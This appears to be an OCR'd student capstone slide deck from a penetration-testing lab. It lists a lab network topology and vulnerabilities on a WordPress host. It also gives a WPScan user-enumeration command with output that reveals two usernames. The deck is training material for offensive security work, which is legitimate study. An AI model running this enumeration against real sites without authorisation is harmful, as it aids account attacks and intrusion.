Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Prepared by: Concepcion Sosa, Pamela Chairez, Nikki Ghadimi,
Aaron Hernandez, Robert Schmidt, Ashley Nguyen, Ernesto Torres

Table of Contents Aaron

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02

Exploits Used


03

Methods Used to Avoiding Detect

Presented by: Aaron

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0-255
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux
Hostname:Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

Presented by: Pamela C.

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Sensitive Data in Plain Text	Storing sensitive information in plain text can result in easy system compromise.	Threat actors using plain text information can bypass and change or retrieve contents for malicious use.
Weak Passwords	Passwords are generally viewed as short, common, and easy to guess.	Allows attacker to gain access to protected directories.
Sudo access misconfiguration	User has sudo privileges in python where user can design a script to manipulate the system to allow root	Can exploit python to give the user full sudo rights to the whole system


Presented by: Aaron

Exploits Used


Exploitation: Sensitive Data in Plain Text

Summarize the following:


- How did you exploit the vulnerability? We used the program called WPScan to enumerate URLs and users of the website’s wordpress
- What did the exploit achieve? This exploit achieved in giving us URLs that we should not know as well as the two usernames used to login
- Process: find the proper URL and run the command:
- wpscan --url http://192.168.1.110/wordpress -eu



```
root@Kali:~# wpscan -url http://192.168.1.110/wordpress -eu

Scan Aborted: invalid option: -url
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```



```
[+] Enumerating Users (via Passive and Aggressive M
 Brute Forcing Author IDs - Time: 00:00:01 <=======

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Patte
 | Confirmed By: Login Error Messages (Aggressive D

[+] steven
 | Found By: Author Id Brute Forcing - Author Patte
 | Confirmed By: Login Error Messages (Aggressive D
```



